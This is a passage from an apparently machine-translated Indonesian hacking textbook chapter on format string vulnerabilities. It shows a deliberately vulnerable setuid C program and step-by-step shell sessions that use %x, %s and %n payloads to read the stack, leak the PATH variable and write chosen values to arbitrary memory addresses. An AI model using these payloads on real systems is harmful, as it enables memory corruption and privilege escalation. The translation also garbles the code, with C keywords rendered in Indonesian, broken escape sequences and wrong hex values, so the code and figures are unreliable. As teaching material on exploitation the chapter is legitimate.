reader@hacking :~/booksrc $ gcc fmt_uncommon.c
reader@hacking :~/booksrc $ ./a.out
Jumlah byte yang ditulis hingga titik X ini disimpan di count_one, dan jumlah byte hingga di sini X disimpan
di count_two.
hitung_satu: 46
hitungan_dua: 113
A adalah 5 dan berada di bfffff7f4. B adalah 7.
reader@hacking :~/booksrc $
```

---

%nparameter format unik karena menulis data tanpa menampilkan apa pun, berbeda dengan membaca dan kemudian menampilkan data. Ketika fungsi format menemukan %nparameter format, ia menulis jumlah byte yang telah ditulis oleh fungsi ke alamat dalam argumen fungsi yang sesuai. Difmt\_jarang, ini dilakukan di dua tempat, dan unary

operator alamat digunakan untuk menulis data ini ke dalam variabel `hitung_satu` dan `hitung_dua`, masing-masing. Nilai-nilai tersebut kemudian dikeluarkan, mengungkapkan bahwa 46 byte ditemukan sebelum % pertama dan 113 sebelum yang kedua.

Contoh tumpukan di bagian akhir adalah bagian yang nyaman untuk menjelaskan peran tumpukan dengan string format:

---

```
printf("A adalah %d dan berada pada %08x. B adalah %x.\n", A, &A, B);
```

---

Kapan ini `printf()` fungsi dipanggil (seperti halnya fungsi apa pun), argumen didorong ke tumpukan dalam urutan terbalik. Pertama nilai `B`, lalu alamat `SEBUAH`, maka nilai `SEBUAH`, dan akhirnya alamat string format. Tumpukan akan terlihat seperti diagram di sini.

Fungsi format berulang melalui string format satu karakter pada satu waktu. Jika karakter bukan awal dari parameter format (yang ditandai dengan tanda persen), karakter disalin ke output. Jika parameter format ditemukan, tindakan yang sesuai diambil, menggunakan argumen di tumpukan yang sesuai dengan parameter itu.

Tetapi bagaimana jika hanya dua argumen yang didorong ke tumpukan dengan format string yang menggunakan tiga parameter format? Coba hapus argumen terakhir dari `printf()` baris untuk contoh tumpukan sehingga cocok dengan baris yang ditunjukkan di bawah ini.

---

```
printf("A adalah %d dan berada pada %08x. B adalah %x.\n", A, &A);
```

---

Ini dapat dilakukan di editor atau dengan sedikit sedihir.



```
r eader@hacking :~/booksrc $ sed -e 's/, B)/"/' fmt_uncommon.c > fmt_uncommon2.c
reader@hacking :~/booksrc $ diff fmt_uncommon.c fmt_uncommon2.c
14c14
<     printf("A adalah %d dan berada pada %08x. B adalah %x.\n", A, &A, B);
---
>     printf("A adalah %d dan berada pada %08x. B adalah %x.\n", A, &A);
reader@hacking :~/booksrc $ gcc fmt_uncommon2.c
reader@hacking :~/booksrc $ ./a.out
Jumlah byte yang ditulis hingga titik X ini disimpan di count_one, dan jumlah byte hingga di sini X disimpan di count_two.
hitung_satu: 46
hitungan_dua: 113
A adalah 5 dan berada di bffffc24. B adalah b7fd6ff4.
reader@hacking :~/booksrc $
```

---

Hasilnya adalah b7fd6ff4. Apa itu? b7fd6ff4? Ternyata karena tidak ada nilai yang didorong ke tumpukan, fungsi format hanya menarik data dari tempat argumen ketiga seharusnya (dengan menambahkan ke penunjuk bingkai saat ini). Ini berarti 0xb7fd6ff4 adalah nilai pertama yang ditemukan di bawah bingkai tumpukan untuk fungsi format.

Ini adalah detail menarik yang harus diingat. Tentu akan jauh lebih berguna jika ada cara untuk mengontrol jumlah argumen yang diteruskan atau diharapkan oleh fungsi format. Untungnya, ada kesalahan pemrograman yang cukup umum yang memungkinkan untuk yang terakhir.

## ***0x352 Kerentanan Format String***

Terkadang programmer menggunakan printf(string) dari pada printf("%s", string) untuk mencetak string. Secara fungsional, ini berfungsi dengan baik. Fungsi format melewati alamat string, sebagai lawan dari alamat string format, dan iterasi melalui string, mencetak setiap karakter. Contoh kedua metode tersebut ditunjukkan di fmt\_vuln.c.

### **fmt\_vuln.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>

int main(int argc, char *argv[]) {
    teks karakter[1024];
    static int test_val = -72;

    jika(argc < 2) {
        printf("Penggunaan: %s <teks untuk dicetak>\n", argv[0]);
        keluar(0);
    }
    strcpy(teks, argv[1]);

    printf("Cara yang benar untuk mencetak input yang dikontrol pengguna:
\n"); printf("%s", teks);

    printf("\nCara yang salah untuk mencetak input yang dikontrol pengguna:
\n"); printf(teks);

    printf("\n");

    // Debug keluaran
    printf("[*] test_val @ 0x%08x = %d 0x%08x\n", &test_val, test_val, test_val);

    keluar(0);
}
```

---

Output berikut menunjukkan kompilasi dan eksekusi fmt\_vuln.c.

---

```
reader@hacking :~/booksrc $ gcc -o fmt_vuln fmt_vuln.c
reader@hacking :~/booksrc $ sudo chown root:root ./fmt_vuln
reader@hacking :~/booksrc $ sudo chmod u+s ./fmt_vuln
reader@hacking :~/booksrc $ ./fmt_vuln pengujian
Cara yang tepat untuk mencetak input yang dikontrol pengguna:
pengujian
```

Cara yang salah untuk mencetak input yang dikontrol pengguna:

## **pengujian**

```
[*] test_val @ 0x08049794 = -72 0xffffffffb8  
reader@hacking :~/booksrc $
```

Kedua metode tampaknya berfungsi dengan string *pengujian*. Tapi apa yang terjadi jika string berisi parameter format? Fungsi format harus mencoba mengevaluasi parameter format dan mengakses argumen fungsi yang sesuai dengan menambahkan penunjuk bingkai. Tetapi seperti yang kita lihat sebelumnya, jika argumen fungsi yang sesuai tidak ada, menambahkan ke penunjuk bingkai akan mereferensikan sepotong memori dalam bingkai tumpukan sebelumnya.

```
reader@hacking :~/booksrc $ ./fmt_vuln testing%x Cara yang  
benar untuk mencetak input yang dikontrol pengguna:  
testing%x
```

Cara yang salah untuk mencetak input yang dikontrol

penquins: testing@fffff3e0

```
[*] test_val @ 0x08049794 = -72 0xffffffffb8  
reader@hacking :~/booksrc $
```

Ketika %xparameter format digunakan, representasi heksadesimal dari kata empat byte dalam tumpukan dicetak. Proses ini dapat digunakan berulang kali untuk memeriksa memori tumpukan.

```
reader@hacking :~/booksrc $ ./fmt_vuln $(perl -e 'print "%08x."x40') Cara yang benar
```

untuk mencetak input yang dikontrol pengguna:

Cara yang salah untuk mencetak input yang dikontrol pengguna:

[\*] test val @ 0x08049794 = -72 0xfffffffffb8

reader@hacking:~/booksrc \$

Seperti inilah tampilan memori tumpukan bawah. Ingat bahwa setiap kata empat byte mundur, karena arsitektur little-endian. Byte 0x25, 0x30, 0x38, 0x78,dan 0x2e seperti banyak yang berulang. Ingin tahu apa byte itu?

```
reader@hacking :~/hooksrc $ printf "\x25\x30\x38\x78\x2e\n"
```

%08x

reader@hacking :~/booksrc \$

Seperti yang Anda lihat, mereka adalah memori untuk format string itu sendiri. Karena fungsi format akan selalu berada di bingkai tumpukan tertinggi, selama string format telah disimpan di mana saja di tumpukan, itu akan ditempatkan di bawah penunjuk bingkai saat ini (di alamat memori yang lebih tinggi). Fakta ini dapat digunakan untuk mengontrol argumen ke fungsi format. Ini sangat berguna jika parameter format yang melewati referensi digunakan, seperti %s atau %n.

### **0x353 Membaca dari Alamat Memori Sewenang-wenang**

%sparameter format dapat digunakan untuk membaca dari alamat memori arbitrer. Karena dimungkinkan untuk membaca data dari string format asli, bagian dari string format asli dapat digunakan untuk memberikan alamat ke %sparameter format, seperti yang ditunjukkan di sini:

---

```
reader@hacking :~/booksrc $ ./fmt_vuln AAAA%08x.%08x.%08x Cara yang  
benar untuk mencetak input yang dikontrol pengguna:  
AAAA%08x.%08x.%08x  
Cara yang salah untuk mencetak input yang dikontrol  
pengguna: AAAAbffff3d0.b7fe75fc.00000000.41414141  
[*] test_val @ 0x08049794 = -72 0xffffffffb8  
reader@hacking :~/booksrc $
```

---

Empat byte dari `0x41` menunjukkan bahwa parameter format keempat membaca dari awal string format untuk mendapatkan datanya. Jika parameter format keempat adalah `%sd` dari pada `%x`, fungsi format akan mencoba mencetak string yang terletak di `0x41414141`. Ini akan menyebabkan program mogok dalam kesalahan segmentasi, karena ini bukan alamat yang valid. Tetapi jika alamat memori yang valid digunakan, proses ini dapat digunakan untuk membaca string yang ditemukan di alamat memori tersebut.

---

```
reader@hacking :~/booksrc $ env | grep PATH PATH=/usr/local/sbin:/usr/local/bin:/  
usr/sbin:/usr/bin:/sbin:/bin:/usr/games reader@hacking :~/booksrc $ ./getenvaddr  
PATH ./fmt_vuln  
PATH akan berada di 0xbffffdd7  
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\xd7\xfd\xff\xbf")%08x.%08x.%08x.%s Cara yang benar  
untuk mencetak input yang dikontrol pengguna:  
????%08x.%08x.%08x.%s  
Cara yang salah untuk mencetak input yang dikontrol pengguna:  
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/bin:/usr/games  
[*] test_val @ 0x08049794 = -72 0xffffffffb8  
reader@hacking :~/booksrc $
```

---

Ini dia `getenvaddr` program digunakan untuk mendapatkan alamat untuk variabel lingkungan `JALUR`. Sejak nama program `fmt_vuln` adalah dua byte kurang dari `getenvaddr`, empat ditambahkan ke alamat, dan byte dibalik karena urutan byte. Parameter format keempat dari `%sm` membaca dari awal string format, mengira itu adalah alamat yang diteruskan sebagai argumen fungsi. Karena alamat ini adalah alamat dari `JALUR` variabel lingkungan, itu dicetak seolah-olah pointer ke variabel lingkungan diteruskan ke `printf()`.

Sekarang jarak antara ujung bingkai tumpukan dan awal memori string format diketahui, argumen lebar bidang dapat dihilangkan dalam `%x` parameter format. Parameter format ini hanya diperlukan untuk menelusuri memori. Dengan menggunakan teknik ini, setiap alamat memori dapat diperiksa sebagai string.

### **0x354 Menulis ke Alamat Memori Sewenang-wenang**

Jika %s parameter format dapat digunakan untuk membaca alamat memori arbitrer, Anda harus dapat menggunakan teknik yang sama dengan %n untuk menulis ke alamat memori arbitrer. Sekarang hal-hal menjadi menarik.

Itutest\_val variabel telah mencetak alamat dan nilainya dalam pernyataan debug program fmt\_vuln.c yang rentan, hanya memohon untuk ditimpas. Variabel uji terletak di 0x08049794, jadi dengan menggunakan teknik serupa, Anda harus dapat menulis ke variabel.

---

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "%d7\xfd\xff\xbf")%08x.%08x.%08x.%s Cara yang benar  
untuk mencetak input yang dikontrol pengguna:  
????%08x.%08x.%08x.%s
```

Cara yang salah untuk mencetak input yang dikontrol pengguna:

```
????bffff3d0.b7fe75fc.00000000./usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games
```

```
[*] test_val @ 0x08049794 = -72 0xffffffffb8  
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%08x.%08x.%08x.%n Cara yang benar  
untuk mencetak input yang dikontrol pengguna:  
??%08x.%08x.%08x.%n
```

Cara yang salah untuk mencetak input yang dikontrol pengguna:

```
??bffff3d0.b7fe75fc.00000000.  
[*] test_val @ 0x08049794 = 31 0x0000001f  
reader@hacking :~/booksrc $
```

---

Seperti yang ditunjukkan, test\_val variabel memang dapat ditimpas menggunakan %n parameter format. Nilai yang dihasilkan dalam variabel uji tergantung pada jumlah byte yang ditulis sebelum %n. Ini dapat dikontrol ke tingkat yang lebih besar dengan memanipulasi opsi lebar bidang.

---

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%x%n Cara yang  
benar untuk mencetak input yang dikontrol pengguna:  
??%x%x%x%
```

Cara yang salah untuk mencetak input yang dikontrol pengguna:

```
??bffff3d0b7fe75fc  
[*] test_val @ 0x08049794 = 21 0x00000015
```

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%100x%n Cara yang  
benar untuk mencetak input yang dikontrol pengguna:  
??%x%x%100x%
```

Cara yang salah untuk mencetak input yang dikontrol pengguna:

```
??bffff3d0b7fe75fc  
0
```

```
[*] test_val @ 0x08049794 = 120 0x00000078
```

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%180x%n Cara yang  
benar untuk mencetak input yang dikontrol pengguna:  
??%x%x%180x%
```

Cara yang salah untuk mencetak input yang dikontrol pengguna:

```
??bffff3d0b7fe75fc  
0
```

```
[*] test_val @ 0x08049794 = 200 0x000000c8
```

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08")%x%x%400x%n Cara yang  
benar untuk mencetak input yang dikontrol pengguna:  
??%x%x%400x%
```

Cara yang salah untuk mencetak input yang dikontrol

pengguna: ??bffff3d0b7fe75fc

0

[\*] test\_val @ 0x08049794 = 420 0x000001a4

reader@hacking :~/booksrc \$

---

Dengan memanipulasi opsi lebar bidang salah satu parameter format sebelum %n, sejumlah ruang kosong dapat dimasukkan, menghasilkan output memiliki beberapa baris kosong. Baris-baris ini, pada gilirannya, dapat digunakan untuk mengontrol jumlah byte yang ditulis sebelum %nparameter format. Pendekatan ini akan bekerja untuk nomor kecil, tetapi tidak akan bekerja untuk yang lebih besar, seperti alamat memori.

Melihat representasi heksadesimal daritest\_valnilai, jelas bahwa byte paling tidak signifikan dapat dikontrol dengan cukup baik. (Ingat bahwa byte paling tidak signifikan sebenarnya terletak di byte pertama dari kata memori empat byte.) Detail ini dapat digunakan untuk menulis seluruh alamat. Jika empat penulisan dilakukan pada alamat memori sekvensial, byte paling tidak signifikan dapat ditulis ke setiap byte dari kata empat byte, seperti yang ditunjukkan di sini:

Penyimpanan	94 95 96 97
Pertama tulis ke 0x08049794	00 00 00
Tulis kedua ke 0x08049795	BB00 00 00
Tulis ketiga ke 0x08049796	CC 00 00 00
Tulis keempat ke 0x08049797	DD 00 00 00
<b>Hasil</b>	<b>AA BB CC DD</b>

---

Sebagai contoh, mari kita coba tulis alamatnya0xDDCCBAAke dalam variabel uji. Dalam memori, byte pertama dari variabel uji harus0xAA,kemudian0xBB, kemudian0xCC,dan akhirnya0xDD.Empat penulisan terpisah ke alamat memori 0x08049794, 0x08049795, 0x08049796,dan0x08049797harus mencapai ini.

Penulisan pertama akan menulis nilainya0x000000aa,kedua0x000000bb,ketiga 0x000000cc,dan akhirnya0x000000dd.

Menulis pertama harus mudah.

---

reader@hacking :~/booksrc \$ ./fmt\_vuln \$(printf "\x94\x97\x04\x08")%x%x%8x%n Cara yang benar untuk mencetak input yang dikontrol pengguna:

??%x%x%8x%n

Cara yang salah untuk mencetak input yang dikontrol pengguna:  
pengguna: ??bffff3d0b7fe75fc 0

[\*] test\_val @ 0x08049794 = 28 0x0000001c

reader@hacking :~/booksrc \$ gdb -q (gdb) p

0xaa - 28 + 8

\$1 = 150

(gdb) berhenti

reader@hacking :~/booksrc \$ ./fmt\_vuln \$(printf "\x94\x97\x04\x08")%x%x%150x%n Cara yang benar untuk mencetak input yang dikontrol pengguna:

??%x%x%150x%n

Cara yang salah untuk mencetak input yang dikontrol pengguna:

??bffff3d0b7fe75fc

0

[\*] test\_val @ 0x08049794 = 170 0x000000aa

reader@hacking :~/booksrc \$

---

Yang terakhir %xparameter format menggunakan 8 sebagai lebar bidang untuk menstandardisasi output. Ini pada dasarnya membaca DWORD acak dari tumpukan, yang dapat menghasilkan 1 hingga 8 karakter. Karena penimpaan pertama menempatkan 28 ke dalam test\_val, menggunakan 150 sebagai lebar bidang alih-alih 8 harus mengontrol byte paling tidak signifikan daritest\_valke0xAA.

Sekarang untuk tulisan selanjutnya. Argumen lain diperlukan untuk % lainnya x parameter format untuk menambah jumlah byte menjadi 187, yaitu 0xBB dalam desimal. Argumen ini bisa berupa apa saja; itu hanya harus empat byte panjangnya dan harus ditempatkan setelah alamat memori arbitrer pertama dari 0x08049754. Karena ini semua masih dalam memori string format, itu dapat dengan mudah dikontrol. kata SAMPAH panjangnya empat byte dan akan berfungsi dengan baik.

Setelah itu, alamat memori berikutnya yang akan ditulis, 0x08049755, harus dimasukkan ke dalam memori sehingga % kedua parameter format dapat mengaksesnya. Ini berarti awal dari format string harus terdiri dari alamat memori target, empat byte sampah, dan kemudian alamat memori target ditambah satu. Tetapi semua byte memori ini juga dicetak oleh fungsi format, sehingga menambah penghitung byte yang digunakan untuk %nparameter format. Ini semakin rumit.

Mungkin kita harus memikirkan awal format string sebelumnya. Tujuannya adalah untuk memiliki empat tulisan. Masing-masing harus memiliki alamat memori yang diteruskan ke sana, dan di antara semuanya, empat byte sampah diperlukan untuk meningkatkan penghitung byte dengan benar untuk %nparameter format. Pertama %xparameter format dapat menggunakan empat byte yang ditemukan sebelum string format itu sendiri, tetapi tiga sisanya perlu diberikan data. Untuk seluruh prosedur penulisan, awal string format akan terlihat seperti ini:

0x08049794	0x08049795	0x08049796	0x08049797
94 97 04 08   SAMPAH	95 97 04 08   SAMPAH	96 97 04 08   SAMPAH	97 97 04 08

Mari kita coba.

---

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "%94\097\04\08JUNK\095\097\04\08JUNK\096\097\04\08JUNK\097\04\08")% x%x%8x%n
```

Cara yang benar untuk mencetak input yang dikontrol pengguna: ??

```
JUNK??JUNK??JUNK??%x%x%8x%n
```

Cara yang salah untuk mencetak input yang dikontrol

```
pengguna: ??JUNK??JUNK??JUNK??bffff3c0b7fe75fc 0
```

```
[*] test_val @ 0x08049794 = 52 0x00000034 reader@hacking :~/booksrc
```

```
$ gdb -q --batch -ex "p 0xaa - 52 + 8" $1 = 126
```

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "%94\097\04\08JUNK\095\097\04\08JUNK\096\097\04\08JUNK\097\04\08")% x%x%126x%n
```

Cara yang benar untuk mencetak input yang dikontrol

```
pengguna: ??JUNK??JUNK??JUNK??%x%x%126x%n
```

Cara yang salah untuk mencetak input yang dikontrol pengguna:

```
??SAMPAH??SAMPAH??SAMPAH??bffff3c0b7fe75fc 0
```

```
[*] test_val @ 0x08049794 = 170 0x000000aa
```

```
reader@hacking :~/booksrc $
```

---

Alamat dan data sampah di awal string format mengubah nilai opsi lebar bidang yang diperlukan untuk %x parameter format. Namun, ini mudah dihitung ulang menggunakan metode yang sama seperti sebelumnya. Cara lain yang bisa dilakukan adalah dengan mengurangi 24 dari nilai lebar bidang sebelumnya 150, karena 6 kata 4-byte baru telah ditambahkan ke depan string format.

Sekarang semua memori sudah diatur sebelumnya di awal string format, penulisan kedua harus sederhana.

---

```
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0xbb - 0xaa" $1 =
17
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x04\x08")%x%x%126x%n%17x%n
Cara yang benar untuk mencetak input yang dikontrol pengguna: ??JUNK??JUNK??JUNK??%x%x%126x%n%17x%n
Cara yang salah untuk mencetak input yang dikontrol pengguna: ??SAMPAH??SAMPAH??SAMPAH??bffff3b0b7fe75fc
0          4b4e554a
[*] test_val @ 0x08049794 = 48042 0x0000bbaa
reader@hacking :~/booksrc $
```

---

Nilai yang diinginkan berikutnya untuk byte paling tidak signifikan adalah 0xBB. Kalkulator heksadesimal dengan cepat menunjukkan bahwa 17 byte lagi perlu ditulis sebelum % berikutnya parameter format. Karena memori telah diatur untuk %x parameter format, mudah untuk menulis 17 byte menggunakan opsi lebar bidang.

Proses ini dapat diulang untuk penulisan ketiga dan keempat.

---

```
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0xcc - 0xbb" $1 =
17
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0xdd - 0xcc" $1 =
17
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "\x94\x97\x04\x08JUNK\x95\x97\x04\x08JUNK\x96\x97\x04\x08JUNK\x97\x04\x08")%x%x%126x%n%17x%n%17x%n%17x%n
Cara yang benar untuk mencetak input yang dikontrol pengguna: ??JUNK??JUNK??%x%x%126x%n%17x%n%17x%n%17x%n Cara yang salah untuk mencetak input yang dikontrol pengguna: ??SAMPAH??SAMPAH??SAMPAH??bffff3b0b7fe75fc
0          4b4e554a          4b4e554a          4b4e554a
[*] test_val @ 0x08049794 = -573785174 0xddccbbbaa
reader@hacking :~/booksrc $
```

---

Dengan mengontrol byte paling tidak signifikan dan melakukan empat penulisan, seluruh alamat dapat ditulis ke alamat memori mana pun. Perlu dicatat bahwa tiga byte yang ditemukan setelah alamat target juga akan ditimpas menggunakan teknik ini. Ini dapat dengan cepat dieksplorasi dengan mendeklarasikan variabel lain yang diinisialisasi secara statis yang disebut berikutnya\_val, tepat setelah\_val, dan juga menampilkan nilai ini dalam output debug. Perubahan dapat dilakukan di editor atau dengan lebih banyak lagi sedih.

Di Sini, next\_val diinisialisasi dengan nilai 0x11111111, sehingga efek dari operasi tulis di atasnya akan terlihat.

```
reader@hacking :~/booksrc $ sed -e 's/72;/72, next_val = 0x11111111; /;@/{h;s/test/next/g;x;G}' fmt_vuln.c > fmt_vuln2.c
reader@hacking :~/booksrc $ diff fmt_vuln.c fmt_vuln2.c 7c7

<     static int test_val = -72;
< -
> static int test_val = -72, next_val = 0x11111111; 27a28

> printf("[*] next_val @ 0x%08x = %d 0x%08x\n", &next_val, next_val, next_val);
reader@hacking :~/booksrc $ gcc -o fmt_vuln2 fmt_vuln2.c
reader@hacking :~/booksrc $ ./fmt_vuln2 test
Cara yang benar:
uji
Jalan yang salah:
uji
[*] test_val @ 0x080497b4 = -72 0xffffffffb8 [*] next_val
@ 0x080497b8 = 286331153 0x11111111
reader@hacking :~/booksrc $
```

Seperti yang ditunjukkan oleh output sebelumnya, perubahan kode juga telah memindahkan alamat daritest\_val variabel. Namun, next\_val ditunjukkan berdekatan dengannya. Untuk latihan, mari kita tuliskan alamat ke dalam variabel test\_val lagi, menggunakan alamat baru.

Terakhir kali, alamat yang sangat nyaman 0xddccba digunakan. Karena setiap byte lebih besar dari byte sebelumnya, mudah untuk menambah penghitung byte untuk setiap byte. Tapi bagaimana jika alamat seperti 0x0806abcdd digunakan? Dengan alamat ini, byte pertama dari 0xCD mudah untuk menulis menggunakan %n parameter format dengan mengeluarkan 205 byte total byte dengan lebar bidang 161. Tetapi kemudian byte berikutnya yang akan ditulis adalah 0xAB, yang perlu mengeluarkan 171 byte. Sangat mudah untuk menambah penghitung byte untuk %n parameter format, tetapi tidak mungkin untuk menguranginya.

---

```
reader@hacking :~/booksrc $ ./fmt_vuln2 AAAA%x%x%x%x Cara yang
benar untuk mencetak input yang dikontrol pengguna:
AAAA%x%x%x%
```

Cara yang salah untuk mencetak input yang dikontrol pengguna:

```
[*] test_val @ 0x080497f4 = -72 0xffffffffb8 [*] next_val @
0x080497f8 = 286331153 0x11111111 reader@hacking :~/booksrc
$ gdb -q --batch -ex "p 0xcd - 5" $1 = 200
```

```
reader@hacking :~/booksrc $ ./fmt_vuln $(printf "%xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")% x%x%8x%n
```

Cara yang benar untuk mencetak input yang dikontrol pengguna:

```
??SAMPAH??SAMPAH??%x%x%8x%n
```

Cara yang salah untuk mencetak input yang dikontrol pengguna:

```
??JUNK??JUNK??JUNK??bffff3c0b7fe75fc          0
```

```
[*] test_val @ 0x08049794 = -72 0xffffffffb8
```

```
reader@hacking :~/booksrc $  
reader@hacking :~/booksrc $ ./fmt_vuln2 $(printf "%\x41\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")% x%x%8x%n
```

Cara yang benar untuk mencetak input yang dikontrol pengguna: ??

```
JUNK??]JUNK??]JUNK??%x%x%8x%n
```

Cara yang salah untuk mencetak input yang dikontrol

```
pengguna: ??JUNK??]JUNK??]JUNK??%bffff3c0b7fe75fc 0
```

```
[*] test_val @ 0x080497f4 = 52 0x00000034 [*] next_val @ 0x080497f8 =
```

```
286331153 0x11111111 reader@hacking :~/booksrc $ gdb -q --batch -ex
```

```
"p 0xcd - 52 + 8" $1 = 161
```

```
reader@hacking :~/booksrc $ ./fmt_vuln2 $(printf "%\x41\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")% x%x%161x%n
```

Cara yang benar untuk mencetak input yang dikontrol

```
pengguna: ??JUNK??]JUNK??]JUNK??%x%x%161x%n
```

Cara yang salah untuk mencetak input yang dikontrol

```
pengguna: ??JUNK??]JUNK??]JUNK??%bffff3c0b7fe75fc 0
```

```
[*] test_val @ 0x080497f4 = 205 0x000000cd [*] next_val @  
0x080497f8 = 286331153 0x11111111 reader@hacking :~/booksrc $  
gdb -q --batch -ex "p 0xab - 0xcd" $1 = -34
```

```
reader@hacking :~/booksrc $
```

---

Alih-alih mencoba mengurangi 34 dari 205, byte paling tidak signifikan hanya dililitkan ke 0x1AB dengan menambahkan 222 ke 205 untuk menghasilkan 427, yang merupakan representasi desimal dari 0x1AB. Teknik ini dapat digunakan untuk membungkus lagi dan mengatur byte paling tidak signifikan ke 0x06 untuk tulisan ketiga.

```
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0x1ab - 0xcd" $1 =  
222
```

```
reader@hacking :~/booksrc $ gdb -q --batch -ex "p /d 0x1ab" $1 =  
427
```

```
reader@hacking :~/booksrc $ ./fmt_vuln2 $(printf "%\x41\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")% x%x%161x%n%222x%n
```

Cara yang benar untuk mencetak input yang dikontrol

```
pengguna: ??JUNK??]JUNK??]JUNK??%x%x%161x%n%222x%n
```

Cara yang salah untuk mencetak input yang dikontrol

```
pengguna: ??JUNK??]JUNK??]JUNK??%bffff3c0b7fe75fc 0
```

```
4b4e554a
```

```
[*] test_val @ 0x080497f4 = 109517 0x0001abcd [*] next_val @  
0x080497f8 = 286331136 0x11111100 reader@hacking :~/booksrc $  
gdb -q --batch -ex "p 0x06 - 0xab" $1 = -165
```

```
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0x106 - 0xab" $1 =  
91
```

```
reader@hacking :~/booksrc $ ./fmt_vuln2 $(printf "%\x41\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")% x%x%161x%n%222x%n%91x%n
```

Cara yang benar untuk mencetak input yang dikontrol pengguna: ??

```
JUNK??]JUNK??]JUNK??%x%x%161x%n%222x%n%91x%n Cara yang
```

salah untuk mencetak input yang dikontrol pengguna: ??JUNK ??

```
SAMPAH??SAMPAH??%bffff3c0b7fe75fc 0
```

```
4b4e554a
```

```
4b4e554a  
[*] test_val @ 0x080497f4 = 33991629 0x0206abcd [*]  
next_val @ 0x080497f8 = 286326784 0x11110000  
reader@hacking :~/booksrc $
```

---

Dengan setiap penulisan, byte darinext\_valvariabel, berdekatan dengan tes\_val, sedang ditimpak. Teknik sampul tampaknya berfungsi dengan baik, tetapi sedikit masalah muncul saat byte terakhir dicoba.

```
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0x08 - 0x06" $1 = 2
```

```
reader@hacking :~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")% x%x%161x%n%222x%n%91x%n%62x%n
```

Cara yang benar untuk mencetak input yang dikontrol pengguna: ??

JUNK??JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%62x%n Cara yang

salah untuk mencetak input yang dikontrol pengguna :

??SAMPAH??SAMPAH??SAMPAH??bffff3a0b7fe75fc

0

4b4e554a

4b4e554a4b4e554a

```
[*] test_val @ 0x080497f4 = 235318221 0x0e06abcd [*]
```

```
next_val @ 0x080497f8 = 285212674 0x11000002
```

```
reader@hacking :~/booksrc $
```

---

Apa yang terjadi disini? Perbedaan antara 0x06 dan 0x08 hanya dua, tetapi delapan byte adalah output, menghasilkan byte 0x0e ditulis oleh %n parameter format, sebagai gantinya. Ini karena opsi lebar bidang untuk %x parameter format hanya *minimum* lebar bidang, dan delapan byte data dikeluarkan. Masalah ini dapat diatasi dengan hanya membungkus lagi; namun, ada baiknya mengetahui batasan opsi lebar bidang.

```
reader@hacking :~/booksrc $ gdb -q --batch -ex "p 0x108 - 0x06" $1 =
```

258

```
reader@hacking :~/booksrc $ ./fmt_vuln2 $(printf "\xf4\x97\x04\x08JUNK\xf5\x97\x04\x08JUNK\xf6\x97\x04\x08JUNK\xf7\x97\x04\x08")% x%x%161x%n%222x%n%91x%n%258x%n
```

Cara yang benar untuk mencetak input yang dikontrol pengguna: ??JUNK??

JUNK??JUNK??%x%x%161x%n%222x%n%91x%n%258x%n Cara yang salah

untuk mencetak input yang dikontrol pengguna :

??SAMPAH??SAMPAH??SAMPAH??bffff3a0b7fe75fc

0

4b4e554a

4b4e554a

4b4e554a

```
[*] test_val @ 0x080497f4 = 134654925 0x0806abcd [*]
```

```
next_val @ 0x080497f8 = 285212675 0x11000003
```

```
reader@hacking :~/booksrc $
```

---

Sama seperti sebelumnya, alamat yang sesuai dan data sampah diletakkan di awal string format, dan byte paling tidak signifikan dikendalikan untuk empat operasi penulisan untuk menimpa keempat byte variabel tes\_val. Pengurangan nilai apa pun ke byte paling tidak signifikan dapat dilakukan dengan membungkus byte tersebut. Juga, setiap tambahan yang kurang dari delapan mungkin perlu dibungkus dengan cara yang sama.

## **0x355 Akses Parameter Langsung**

Akses parameter langsung adalah cara untuk menyederhanakan eksloitasi string format. Dalam eksloitasi sebelumnya, masing-masing argumen parameter format harus dilalui secara berurutan. Ini mengharuskan menggunakan beberapa %xformat parameter untuk melangkah melalui argumen parameter hingga awal string format tercapai. Selain itu, sifat sekuensial membutuhkan tiga kata sampah 4-byte untuk menulis alamat lengkap dengan benar ke lokasi memori arbitrer.

Seperti namanya, *akses parameter langsung* memungkinkan parameter untuk diakses secara langsung dengan menggunakan qualifier tanda dolar. Sebagai contoh, `%$d` akan mengakses `n` parameter `th` dan menampilkannya sebagai angka desimal.

---

```
